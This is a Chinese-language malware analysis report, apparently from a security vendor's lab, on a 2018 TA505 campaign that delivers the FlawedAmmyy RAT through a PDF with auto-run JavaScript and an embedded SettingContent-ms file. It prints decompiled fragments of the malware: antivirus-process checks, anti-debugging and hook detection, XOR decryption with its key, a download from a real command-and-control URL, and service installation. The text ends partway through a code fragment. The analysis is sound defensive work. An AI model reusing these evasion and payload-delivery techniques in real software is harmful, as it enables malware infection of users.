

TA505发起大型恶意垃圾邮件活动

2018年8月

听风者实验室

文档信息

文档编号	
关键字	TA505 PDF FlawedAmmyy RAT
发布日期	2018-08-20
更新日期	2018-08-26
分析团队	听风者实验室蓝队

文档修订

版本	日期	修改人员	描述	审核人员
V1.0	2018.08.21	听风者	创建	

版权说明

本文件中出现的全部内容，除另有特别注明，版权均属北京天融信网络安全技术有限公司所有。任何个人、机构未经北京天融信网络安全技术有限公司书面授权许可，不得以任何方式复制或引用文件的任何片断。

保密申明

本文件包含了来自北京天融信网络安全技术有限公司的可靠、权威的信息，以及用户单位信息系统的敏感信息，接受这份文件表示同意对其内容保密并且未经北京天融信网络安全技术有限公司书面请求和书面认可，不得复制，泄露或散布这份文件。如果你不是有意接受者，请注意对这份文件内容的任何形式的泄露、复制或散布都是被禁止的。

目 录

第 1 章	事件简述	4
1.1	PDF 分析	4
1.2	分析 CAL.EXE 恶意程序	7
1.2.1	行为分析	8
1.2.2	调试分析	9
1.2.3	分析资源文件解密出的 PE	11
1.3	分析 WSUS.EXE	16
1.3.1	行为监控	17
1.3.2	调试分析	18
第 2 章	IOC 特征	21
第 3 章	总结	21

第1章 事件简述

著名的金融犯罪集团 TA505 发起了大规模的垃圾邮件活动，该活动使用全新的运营商来传播 FlawedAmmyy RAT，其中包含恶意的 SettingContent-ms 文件的 PDF 文件。

Windows 10 中引入的 SettingContent-ms 文件格式；它允许用户为各种 Windows 10 设置页面创建“快捷方式”。恶意制作的文件仅绕过特定的 Windows 10 防御。当然，让受害者打开附加到电子邮件可能是一个挑战，因此攻击者开始将这些格式插入到看起来更无害的附件中。

研究人员在 6 月份发现有人滥用了 Microsoft Word 文档中的 SettingContent-ms 文件格式。上周，Proofpoint 的研究人员观察到这种方法已经发展并正在扩展到 PDF 文档 - 一种以前未知的新技术。

1.1 PDF 分析

根据 PDF 文件结构，在 010Editor 中可以看到包含一个 XREF 对象，并且对象 0 中包含加密的数据流

Startup inoivce-019338.pdf

Edit As: Hex Run Script Run Template: PDF.bt

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF

0000h: 25 50 44 46 2D 31 2E 34 0A 25 E2 E3 CF D3 0A 31 %PDF-1.4.%âãîö.µ
0010h: 20 30 20 6F 62 6A 0A 3C 3C 2F 4C 65 6E 67 74 68 0 obj.<</Length
0020h: 20 35 30 38 2F 54 79 70 65 2F 45 6D 62 65 64 64 508/Type/Embedd
0030h: 65 64 46 69 6C 65 2F 46 69 6C 74 65 72 2F 46 6C edFile/Filter/F1
0040h: 61 74 65 44 65 63 6F 64 65 2F 50 61 72 61 6D 73 ateDecode/Params
0050h: 3C 3C 2F 4D 6F 64 44 61 74 65 28 44 3A 32 30 31 <</ModDate (D:201
0060h: 38 30 37 31 32 31 32 31 37 34 32 2B 30 33 27 30 80712121742+03'0
0070h: 30 27 29 2F 53 69 7A 65 20 39 30 35 3E 3E 3E 3E 0')/Size 905>>>>
0080h: 73 74 72 65 61 6D 0A 78 9C 7D 53 EF 6B DB 30 10 stream xœSikUÜ.
0090h: FD 3E D8 FF A0 99 80 33 88 A5 D8 4E D3 26 D8 E9 yyy-œSikUÜ.
00A0h: 52 7B 61 61 63 0A B2 D1 0F 4B 29 8E 7C AD C5 64 R(aac."N.K)Z|-Ad
00B0h: C9 58 6A 1C 33 F6 BF 4F FE 41 52 68 D7 0F 86 D3 EXj.3ôOpARh*.tO
00C0h: DD BD F7 4E EF AC E0 FA 98 73 74 80 52 31 29 42 Y%Ni-âü"st€R1)B
00D0h: CB C5 63 0B 81 A0 32 65 E2 31 B4 7E FE 58 39 57 ÊÄc.. 2eâ1'~pX9W
00E0h: D6 F5 E2 FD BB 60 13 6D 41 6B 93 55 E6 84 82 2D Ôôâÿ".mAk"Uœ,,,-
00F0h: 24 25 CD 92 3D 87 48 0A 0D 42 23 C3 23 54 68 65 \$%I'*=H..B#Å#The
0100h: 5A 17 73 42 14 CD 20 4F 14 CE 19 2D A5 92 0F 1A Z.s.B.I O.î.-Y'..
0110h: 53 99 93 0E 45 BC B1 EB 93 9E AE 87 5B 0D 2B 0A S"%.E4±ë"žø±[.+.
0120h: 96 45 C1 19 4D B4 19 66 2D 1E 64 99 B7 61 5B 6B -EÄ.M'.f.-d"~a[k
0130h: 8B EB 78 51 31 91 CA 4A 61 96 E7 CD D4 07 A0 86 <œQ1'ËJa-çîÖ. t
0140h: A1 94 BC 48 0A F0 7B 5A 5D 08 37 F3 F4 B1 86 AA j;"4H.8[Z].7ôô±t+
0150h: FF 70 56 7F 13 15 00 8F B3 03 80 01 83 6F 4C FC bœW. 3œwœ 3œTœ

对象头的数据

加密数据流

Inspector - PDF.bt

Name	Value	Start	Size
> struct PDFHeader sPDFHeader		0h	9h
> struct PDFComment sPDFComment		9h	6h
> struct PDFObj sPDFObj[0]	1 0 obj <</Length 508/Type/...	Fh	286h
> struct PDFObj sPDFObj[1]	2 0 obj <</Type/Filespec/F(d...	295h	8Fh
> struct PDFObj sPDFObj[2]	3 0 obj <</Length 136/Filter/...	324h	CBh
> struct PDFObj sPDFObj[3]	4 0 obj <</S/JavaScript/JS 3 ...	3EFh	2Ah
> struct PDFObj sPDFObj[4]	6 0 obj <</Length 71/Filter/Fl...	419h	89h
> struct PDFObj sPDFObj[5]	8 0 obj <</Type/Page/Media...	4A2h	7Ah
> struct PDFObj sPDFObj[6]	5 0 obj <</Type/Font/Subtyp...	51Ch	58h

对象 3 中有 JavaScript 的字符串

03A0h: 7A C1 A9 25 25 99 79 E9 CE F9 79 25 A9 79 25 BA zÄœ%™yéüÿ%œy%
03B0h: B9 C5 EA 38 74 16 19 41 B4 A5 56 14 E4 17 95 80 'Äë8t..A'œV.ä..œ
03C0h: C4 FD 93 B2 52 93 4B 40 EA 4B 32 32 8B A3 B1 6B Äÿ"R"K@ëK22<ë±k
03D0h: 89 D5 40 17 D7 B4 AE 05 00 76 8B 52 7D 0A 65 6E %Ö@..x'@..v<R}.en
03E0h: 64 73 74 72 65 61 6D 0A 65 6E 64 6F 62 6A 0A 34 dstream.endobj.4
03F0h: 20 30 20 6F 62 6A 0A 3C 3C 2F 53 2F 4A 61 76 61 0 obj.<</S/Java
0400h: 53 63 72 69 70 74 2F 4A 53 20 33 20 30 20 52 3E Script/JS 3 0 R>
0410h: 3E 0A 65 6E 64 6F 62 6A 0A 36 20 30 20 6F 62 6A >.endobj.6 0 obj
0420h: 0A 3C 3C 2F 4C 65 6E 67 74 68 20 37 31 2F 46 69 <</Length 71/Fl
0430h: 6C 74 65 72 2F 46 6C 61 74 65 44 65 63 6F 64 65 lter/FlateDecode
0440h: 3E 3E 73 74 72 65 61 6D 0A 78 9C 33 50 30 54 D0 >>stream.xœ3P0TÖ
0450h: 35 54 30 50 B0 30 31 02 92 C9 B9 5C 85 5C 4E 21 STOP°01.'É±\œN!
0460h: 5C C6 66 0A 16 06 66 0A 21 29 5C 06 40 69 0B 10 \œf...f.!)\.@i..
0470h: 43 DE CD 50 C1 D0 48 21 24 8D 4B 33 07 04 34 43 œâîâüœ 3œ± 4C

Inspector - PDF.bt

Name	Value	Start	Size
> struct PDFHeader sPDFHeader		0h	9h
> struct PDFComment sPDFComment		9h	6h
> struct PDFObj sPDFObj[0]	1 0 obj <</Length 508/Type/...	Fh	286h
> struct PDFObj sPDFObj[1]	2 0 obj <</Type/Filespec/F(d...	295h	8Fh
> struct PDFObj sPDFObj[2]	3 0 obj <</Length 136/Filter/...	324h	CBh
> struct PDFObj sPDFObj[3]	4 0 obj <</S/JavaScript/JS 3 ...	3EFh	2Ah
> struct PDFObj sPDFObj[4]	6 0 obj <</Length 71/Filter/Fl...	419h	89h
> struct PDFObj sPDFObj[5]	8 0 obj <</Type/Page/Media...	4A2h	7Ah
> struct PDFObj sPDFObj[6]	5 0 obj <</Type/Font/Subtyp...	51Ch	58h

使用 PdfStreamDumper.exe 可以查看 PDF 文中包含的 JavaScript 代码并提取出加密后的数据流。XREF 是交叉引用表，描述每个间接对象的编号、版本和绝对的文件位置，以及调用顺序。根据 trailer 信息根节点为对象 12

PDFStreamDumper - http://sandsprite.com FileSize: 2 Kb LoadTime: .125 seconds

Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Go

14 Objects

- 1 0x87-0x283
- 2 HLen: 0x7F
- 3 0x355-0x3DD
- 4 HLen: 0x1A
- 6 0x449-0x490
- 8 HLen: 0x6A
- 5 HLen: 0x48
- 7 HLen: 0x23
- 9 HLen: 0x24
- 10 HLen: 0x2B
- 11 HLen: 0x2A
- 12 HLen: 0x5A
- 13 HLen: 0x93
- 0 HLen: 0x1BE

xref

0 14

0000000000 65535 f

0000000015 00000 n

0000000661 00000 n

0000000804 00000 n

0000001007 00000 n

0000001308 00000 n

0000001049 00000 n

0000001396 00000 n

0000001186 00000 n

0000001447 00000 n

0000001499 00000 n

0000001559 00000 n

0000001618 00000 n

0000001725 00000 n

trailer

<</Size 14/Root 12 0 R/Info 13 0 R/ID [<de4e269db<de4e269db>990a50542c//clafd6874e>]>>

%iText-5.5.10

startxref

1889

根节点

对象 12 中的代码会调用 JS 函数 function11(), 该函数位于对象 2 中

14 Objects

- 1 0x87-0x283
- 2 HLen: 0x7F
- 3 0x355-0x3DD
- 4 HLen: 0x1A
- 6 0x449-0x490
- 8 HLen: 0x6A
- 5 HLen: 0x48
- 7 HLen: 0x23
- 9 HLen: 0x24
- 10 HLen: 0x2B
- 11 HLen: 0x2A
- 12 HLen: 0x5A
- 13 HLen: 0x93
- 0 HLen: 0x1BE

<<

/Type/Catalog/Pages 7 0 R/Names 11 0 R/OpenAction

<<

/S/JavaScript/JS(function11();)

>>

>>

打开文件执行JavaScript函数function11

对象 2 中提取到的 function11()

14 Objects

- 1 0x87-0x283
- 2 HLen: 0x7F
- 3 0x355-0x3DD
- 4 HLen: 0x1A
- 6 0x449-0x490
- 8 HLen: 0x6A
- 5 HLen: 0x48
- 7 HLen: 0x23
- 9 HLen: 0x24
- 10 HLen: 0x2B
- 11 HLen: 0x2A
- 12 HLen: 0x5A
- 13 HLen: 0x93
- 0 HLen: 0x1BE

function function11(){

var functionDataMass = {};functionDataMass['nLaunch'] = 2;


functionDataMass['cName'] = 'down1.SettingContent-ms'

functionDataMass['r2'] = 'exportDataObject';


this[functionDataMass['r2']](functionDataMass);}

打开嵌入附件

打开 PDF 会提示是否打开此 SettingContent-ms 文件



从对象 0 中解密出 SettingContent-ms 文件



由于服务器地址 <http://169.239.129.117/> 已经失效,无法下载到 cal 文件,根据 PDF 的 MD5 值和该域名在 VT、ANYRUN 等网站进行查询,下载到 cal 样本继续分析。根据 SettingContent-ms 中的代码可得知下载到 cal 后会创建一个进程执行它。

1.2 分析 cal.exe 恶意程序

文件名称: cal

文件大小: 165664 字节

修改时间: 2018 年 7 月 13 日 00:34:47

MD5 : 631FACBFEF5C0199859F019366FCA951

SHA1 : 3D34BB015F8B62A348FC087C820D7BCBD33AFE8D

该恶意程序带有数字签名



1.2.1 行为分析

执行 cmd 命令，停止并删除 ammyy 服务，foundation 服务

```
parent_pid:912 cmdline:"C:\Windows\System32\cmd.exe" /C net.exe stop ammyy' image_base...  
parent_pid:912 cmdline:"C:\Windows\System32\cmd.exe" /C sc delete ammyy' image_base:0x...  
parent_pid:912 cmdline:"C:\Windows\System32\cmd.exe" /C net.exe stop foundation' image_...  
parent_pid:912 cmdline:"C:\Windows\System32\cmd.exe" /C sc delete foundation' image_bas...
```

连接网络:

```
912:2088 912 NET_connect 169.239.129.117:80
```


抓包网址

HTTP 169.239.129.117 /Yjdfel765Hs

删除自身

FILE_remove C:\Users\3-W~1\Desktop\cal.exe

1.2.2 调试分析

样本首先会检测是否存在指定的反病毒进程，如果存在就结束自身程序

```
if ( CheckProcess(L"QHACTIVEDEFENSE.EXE") // 360 Total Security
    || CheckProcess(L"QHSAFETRAY.EXE") // 360 Total Security
    || CheckProcess(L"QHWATCHDOG.EXE") // 360 Total Security
    || CheckProcess(L"CMDAGENT.EXE") // McAfee
    || CheckProcess(L"CIS.EXE") // 科摩多
    || CheckProcess(L"V3LITE.EXE") // 安博士
    || CheckProcess(L"V3MAIN.EXE") // 安博士
    || CheckProcess(L"V3SP.EXE") // 安博士
    || CheckProcess(L"SPIDERAGENT.EXE") // 大蜘蛛
    || CheckProcess(L"DWENGINE.EXE")
    || CheckProcess(L"DWARKDAEMON.EXE")
    || CheckProcess(L"EGUI.EXE")
    || CheckProcess(L"EKRN.EXE") )
{
    ExitProcess(0);
}
```

存在一个小的反调试函数，判断是否存在单步异常反调试，在调试状态下会覆盖单步异常

```
C 0 ES 0023 32位 0(FFFFFFFF)
P 1 CS 001B 32位 0(FFFFFFFF)
A 1 SS 0023 32位 0(FFFFFFFF)
Z 0 DS 0023 32位 0(FFFFFFFF)
S 0 ES 003B 32位 7EFDE000(FFF)
T 0 GS 0000 NULL
U 0
O 0 LastErrr ERROR_NO_MORE_FILES (00000012)
EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
```

正常运行产生单步异常进入 SEH 处理异常

```

C 0 ES 0023 32位 0(FFFFFFFF)
P 1 CS 001B 32位 0(FFFFFFFF)
A 1 SS 0023 32位 0(FFFFFFFF)
Z 0 DS 0023 32位 0(FFFFFFFF)
S 0 ES 002B 32位 7FFDE000(FFF)
T 1 GS 0000 NULL
D 0
O 0 LastErrr ERROR_NO_MORE_FILES (00000012)
EFL 00000316 (NO,NB,NE,A,NS,PE,GE,G)

```

调用 IsDebuggerPresent 函数检测是否在调试状态

```

push 0x0
call dword ptr ds:[&KERNEL32.ExitProcess]
call dword ptr ds:[&KERNEL32.IsDebuggerPresent]
test eax, eax

```

之后会从指定资源中拷贝出数据并解密，再修复 IAT 和重定位，最后跳转过去开始执行

```

LABEL_22:
if ( GetCurrentProcessId() )           // 获取当前进程ID
{
    FindWindowA("fdsfds", "fdsfsd,");   // 查找名称为“fdsfds”的窗口
}
else if ( !LoadLibraryA("V<<MDNbyfui6y2iuow") )
{
    goto LABEL_31;
}
if ( (unsigned __int8)sub_402180() )
{
    CopyResource();                     // 从指定资源文件中拷贝出数据并保存到申请的空间中
    v5 = 0;
    if ( dword_404054 )
    {
        do
        {
            if ( v5 != -1 )
            {
                GetLastError();
                *(_BYTE *)(dword_404020 + v5) ^= byte_4032C8[(signed int)v5 % 54];
                // 解密资源文件
                // 解密后的数据为PE文件
            }
            ++v5;
        } while ( v5 < dword_404054 );
    }
    PEloader(a3, v6, a2, a1);           // 判断解密过程是否正确
                                        // 修复IAT、修复重定位
                                        // 最后跳转到OEP开始执行
}
LABEL_31:


```

解密过程如下

```

v0 = GetModuleHandleW(0);
v1 = v0;
v2 = FindResourceW(v0, (LPCWSTR)0xD903, (LPCWSTR)0x17);
v3 = v2;
v4 = LoadResource(v1, v2);
v5 = LockResource(v4);
dword_404054 = SizeofResource(v1, v3);
dword_404020 = (int)VirtualAlloc(0, dword_404054, 0x3000u, 0x40u);
return RtlMoveMemory(dword_404020, v5, dword_404054);

```



与 key 数组进行异或

```

do
{
    if ( Index != -1 )
    {
        GetLastError();
        *(_BYTE *) (dword_404020 + Index) ^= key[Index % 0x36]; // 与数组异或解密资源
    }
    ++Index;
}
while ( Index < (unsigned int)dword_404054 );

```

key 数组

```

; char key[]
key
    db 47h
    db 6Ah ; j
    db 68h ; h
    db 64h ; d
    db 73h ; s
    db 66h ; f
    db 75h ; u
    db 69h ; i
    db 66h ; f
    db 32h ; 2
    db 33h ; 3
    db 75h ; u
    db 79h ; y
    db 38h ; 8
    db 37h ; 7
    db 79h ; y
    db 64h ; d
    db 73h ; s
    db 7Ah ; z
    db 78h ; x
    db 67h ; g
    db 66h ; f
    db 61h ; a
    db 73h ; s
    db 64h ; d
    db 66h ; f
    db 68h ; h

```

1.2.3 分析资源文件解密出的 PE

该 PE 首先还是检测系统中是否存在指定的反病毒进程，如果有就结束自身进程。

```
if ( LoadLibraryW(L"Kernel32.dll")
    && (CheckProcess(L"QHACTIVEDEFENSE.EXE")
        || CheckProcess(L"QHSAFETRAY.EXE")
        || CheckProcess(L"QWATCHDOG.EXE")
        || CheckProcess(L"CMDAGENT.EXE")
        || CheckProcess(L"CIS.EXE")
        || CheckProcess(L"V3LITE.EXE")
        || CheckProcess(L"V3MAIN.EXE")
        || CheckProcess(L"V3SP.EXE")
        || CheckProcess(L"SPIDERAGENT.EXE")
        || CheckProcess(L"DWENGINE.EXE")
        || CheckProcess(L"DWARKDAEMON.EXE")
        || CheckProcess(L"EGUI.EXE")
        || CheckProcess(L"EKRN.EXE")) )
{
    ExitProcess(0);
}
```

然后会获取 CreateProcessA 的函数地址，从上面读取第一个字节并判断是否为 0xE9，即判断该函数是否被 HOOK，如果是就结束自身进程。

```
hKernel32 = GetModuleHandleW(L"kernel32.dll");
CreateProcessA = GetProcAddress(hKernel32, "CreateProcessA");
ReadProcessMemory((HANDLE)0xFFFFFFFF, CreateProcessA, &Buffer, 1u, 0);
if ( Buffer == -23 ) // 判断CreateProcessA函数第1个字节是否为0xE9
                    // 检测函数是否被HOOK，如果是就结束自身进程
    ExitProcess(0);
```

下面查找系统中是否存在“wsus.exe”进程，如果存在就结束该进程

```
FindProcAndTerminate("wsus.exe");
FindProcAndTerminate("wsus.exe");
FindProcAndTerminate("wsus.exe");
FindProcAndTerminate("wsus.exe");
```

通过哈希值动态获取到 ShellExecuteW 函数地址，清除旧的后门服务

```
ShellExecuteW = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW)(0, 0, L"cmd", L"/C net.exe stop ammyy", 0, 0);
ShellExecuteW_1 = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW_1)(0, 0, L"cmd", L"/C sc delete ammyy");
ShellExecuteW_2 = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW_2)(0, 0, L"cmd", L"/C net.exe stop foundation");
ShellExecuteW_3 = GetProcAddress_1(4, 0x570BC88F);
(ShellExecuteW_3)(0, 0, L"cmd", L"/C sc delete foundation");
```

参数“/C”表示执行完 cmd 命令后关闭窗口，这 4 条命令依次停止 ammyy 服务并删除，停止 foundation 服务并删除。这 2 个服务是后门联网下载的新的后门程序要创建和启动的服务名称。

再检测系统中是否存在指定进程，这次如果检测到会新申请一段内存空间，以挂起的方式创建一个进程，再调用 sub_401850 函数，函数内把自身的 PE 数据拷贝到新申请的空间中，执行进一步的操作。

```

if ( CheckProcess(L"BDSS.EXE")           // BitDefender反病毒软件
    || CheckProcess(L"BullGuard.exe")     // 英国的BullGuard反病毒软件
    || CheckProcess(L"bdss.exe")
    || CheckProcess(L"bdagent.exe")       // BitDefender
    || CheckProcess(L"V3Main.exe")        // 安博士
    || CheckProcess(L"V3SP.exe")
    || CheckProcess(L"PSUAMain.exe") )
{
    RtlZeroMemory = GetProcAddress_1(2, 0x3D70DC3A);
    (RtlZeroMemory)(&StartupInfo);
    StartupInfo.wShowWindow = 0;
    strcpy(pguid.Data4, ".exe");
    StartupInfo.cb = 68;
    *pguid.Data1 = qword_411C28;
    if ( (::CreateProcessA(0, &pguid, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
        sub_401850(sub_402CE0, ProcessInformation.hProcess, ProcessInformation.dwProcessId, Proce
    }
else
{
    00E620F9 . 8D45 E4    lea eax, dword ptr ss:[ebp-0x1C]
    00E620FC . 50         push eax
    00E620FD . 6A 00      push 0x0
    00E620FF . C745 8C 4400 mov dword ptr ss:[ebp-0x74], 0x44
    00E62106 . 660Fd645 e4 movq qword ptr ss:[ebp-0x1c], xmm0
    00E6210B . FF15 9010E700 call dword ptr ds:[<&KERNEL32.CreateProcessA]
    00E62111 . 85C0      test eax, eax
    00E62113 . 74 16     je short dump.00E6212B
    00E62115 . FF75 D4   push dword ptr ss:[ebp-0x2C]

    0038F6B8 00000000 ModuleFileName = NULL
    0038F6BC 0038FB54 CommandLine = "explorer.exe"
    0038F6C0 00000000 pProcessSecurity = NULL
    0038F6C4 00000000 pThreadSecurity = NULL
    0038F6C8 00000000 InheritHandles = FALSE
    0038F6CC 00000004 CreationFlags = CREATE_SUSPENDED
    0038F6D0 00000000 pEnvironment = NULL
    0038F6D4 00000000 CurrentDir = NULL
    0038F6D8 0038FAFC pStartupInfo = 0038FAFC
    0038F6DC 0038FB40 pProcessInfo = 0038FB40
    0038F6E0 00000000
    
```

如果没有找到指定的进程，就通过哈希动态获取到 LoadLibraryExA 地址、wsprintfA 地址，拼接出路径 “C:\Program Data\Microsoft Help\wsus_%x.DATE0xFFEEA”，其中 %x 的值是随机值，为第 3 个字符串参数的内存地址，因此程序每次运行生成的文件名都是不同的。下面尝试删除该文件。

```
LoadLibraryExA = GetProcAddress_1(1, 0x20088E6A);
hUser32 = (LoadLibraryExA)("user32.dll", 0, 0);
wsprintfA = GetProcAddress_2(hUser32, "wsprintfA");
wsprintfA_1 = wsprintfA;
wsprintfA_2 = wsprintfA;
CoCreateGuid(&pguid);
SHGetSpecialFolderPathA(0, &lpszPath, 35, 0);
wsprintfA_1(
    &FileName,
    "%s\\Microsoft Help\\wsus_%x.DATE0xFFEEA",
    &lpszPath,
    PathName,
    pguid.Data3 + pguid.Data1 * pguid.Data2);
DeleteFileA(&FileName);
```

然后进行联网从"<http://169.239.129.117/Yjdfel765Hs>"下载后门程序。首先动态获取到 InternetOpenA、InternetOpenUrlA、CreateFileA、InternetCloseHandle 等函数的地址，依次调用创建网络连接。如果 InternetOpenUrlA 执行成功后就调用 CreateFileA 创建文件，成功创建文件后调用 InternetReadFile 从指定 IP 下载数据，在一个死循环内执行将下载的数据写入文件、再次下载数据的操作。通过第 4 个参数——实际读取到的字节数来判断数据下载是否到达末尾，如果到达结尾就退出循环，关闭句柄。

```
else
{
    InternetReadFile = GetProcAddress_1(6, 0x1A212962);
    (InternetReadFile)(); // 调用InternetReadFile下载数据
    v13 = lpNumOfReadBytes;
    if ( lpNumOfReadBytes ) // 判断实际下载到的数据大小是否为0
    {
        while ( 1 )
        {
            WriteFile = GetProcAddress_1(1, 0xF3FD1C3);
            if ( !(WriteFile)(hFile, &buff, v13) )// 将下载到的数据写入磁盘文件中
                break;
            InternetReadFile_1 = GetProcAddress_1(6, 0x1A212962);
            (InternetReadFile_1)(hURL, &buff); // 再次从网上下载数据
            v13 = lpNumOfReadBytes;
            if ( !lpNumOfReadBytes ) // 判断实际下载到的数据大小是否为0
                // 如果为0就退出循环
                goto LABEL_10;
        }
        InternetCloseHandle_2 = GetProcAddress_1(6, 0x7314FB0C);
        (InternetCloseHandle_2)(hURL); // 关闭句柄
        CloseHandle_1 = GetProcAddress_1(1, 0x723EB0D5);
        CloseHandle_1();
        result = -1;
    }
}
```

由于 <http://169.239.129.117/>已经无法失效，这里仍从网上找到 Yjdfel765Hs 文件

进行分析。

下载成功后会根据下载到的文件大小申请一段内存空间，将文件读入内存，调用 `wsprintfA` 拼接出路径字符串 “C:\Program Data\Microsoft Help\wsus.exe”，对内存中的数据进行解密，将解密后的数据写入到 “C:\Program Data\Microsoft Help\wsus.exe” 文件中。


```
hFile = CreateFileA(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
hFile_1 = hFile;
if ( hFile != -1 )
{
    nNumberOfBytesToRead = GetFileSize(hFile, 0);
    pBuff = GlobalAlloc(0x40u, hFile_1 + nNumberOfBytesToRead); // 申请内存空间
    NumberOfBytesRead = 0;
    ReadFile(hFile_1, pBuff, nNumberOfBytesToRead, &NumberOfBytesRead, 0); // 将源文件数据读入内存
    CloseHandle(hFile_1);
    if ( NumberOfBytesRead > 0xFA0 )
    {
        SHGetSpecialFolderPath(0, &lpszPath, 35, 0); // 获取路径“C:\Program Data”
        wsprintfA_2(
            &CommandLine,
            "%s\\Microsoft Help\\wsus.exe",
            &lpszPath,
            PathName,
            pguid.Data3 + pguid.Data1 * pguid.Data2);
        DeleteFileA(&CommandLine);
        len = lstrlenA(String); // 解密KEY: "aaf0c0db4863f"
        v20 = nNumberOfBytesToRead;
        DecryptPE(String, len, pBuff, nNumberOfBytesToRead); // 解密内存中的数据
        WriteBuffToFile(pBuff, &CommandLine, v20); // 将解密后的数据写入到文件中
        DeleteFileA(&FileName);
    }
}
```

之后判断解密后的数据头是否为 “MZ”，再判断当前用户是否为管理员用户，是管理员就创建进程，创建 `ammyy` 和 `foundation` 服务，并删除自身和 `cal.exe` 文件。

```
if ( *pBuff == 'M' && pBuff[1] == 'Z' ) // 判断解密的数据头是否为“MZ”
{
    *ProcessInformation.hProcess = 0i64;
    *ProcessInformation.dwProcessId = 0i64;
    memset(&StartupInfo, 0, 0x44u);
    StartupInfo.cb = 68;
    StartupInfo.wShowWindow = 0;
    if ( LoadLibraryA("ntdll") )
    {
        if ( LoadLibraryA("kernel32") )
        {
            Sleep(0xBB8u);
            if ( !IsUserAnAdmin_fengzhuang() // 判断当前用户是否为管理员
                && ::CreateProcessA(0, &CommandLine, 0, 0, 0, 0x28u, 0, 0, &StartupInfo, &ProcessInformation) )
            {
                // 创建进程启动wsus.exe
                Sleep(0xBB8u);
                DeleteFileA(&FileName);
                DeleteCALFile(); // 删除cal.exe文件
            }
            CreateAndStartupServices(); // 用wsus.exe创建并启动ammyy和foundation服务
            Sleep(0xBB8u);
        }
    }
}
```

创建服务过程如下：

```
IsUserAnAdmin = GetProcAddress_1(4, 0xFDE006E3);
if ( IsUserAnAdmin() ) // 判断是否为管理员用户
{
    ShellExecuteW = GetProcAddress_1(4, 0x570BC88F);
    v14 = 0;
    (ShellExecuteW)(0, 0, L"cmd");
    ShellExecuteW_1 = GetProcAddress_1(4, 0x570BC88F);
    (ShellExecuteW_1)(0, 0, L"cmd", L"/C sc delete ammyy", 0, 0);
    ShellExecuteW_2 = GetProcAddress_1(4, 0x570BC88F);
    (ShellExecuteW_2)(0, 0, L"cmd", L"/C net.exe stop foundation");
    ShellExecuteW_3 = GetProcAddress_1(4, 0x570BC88F);
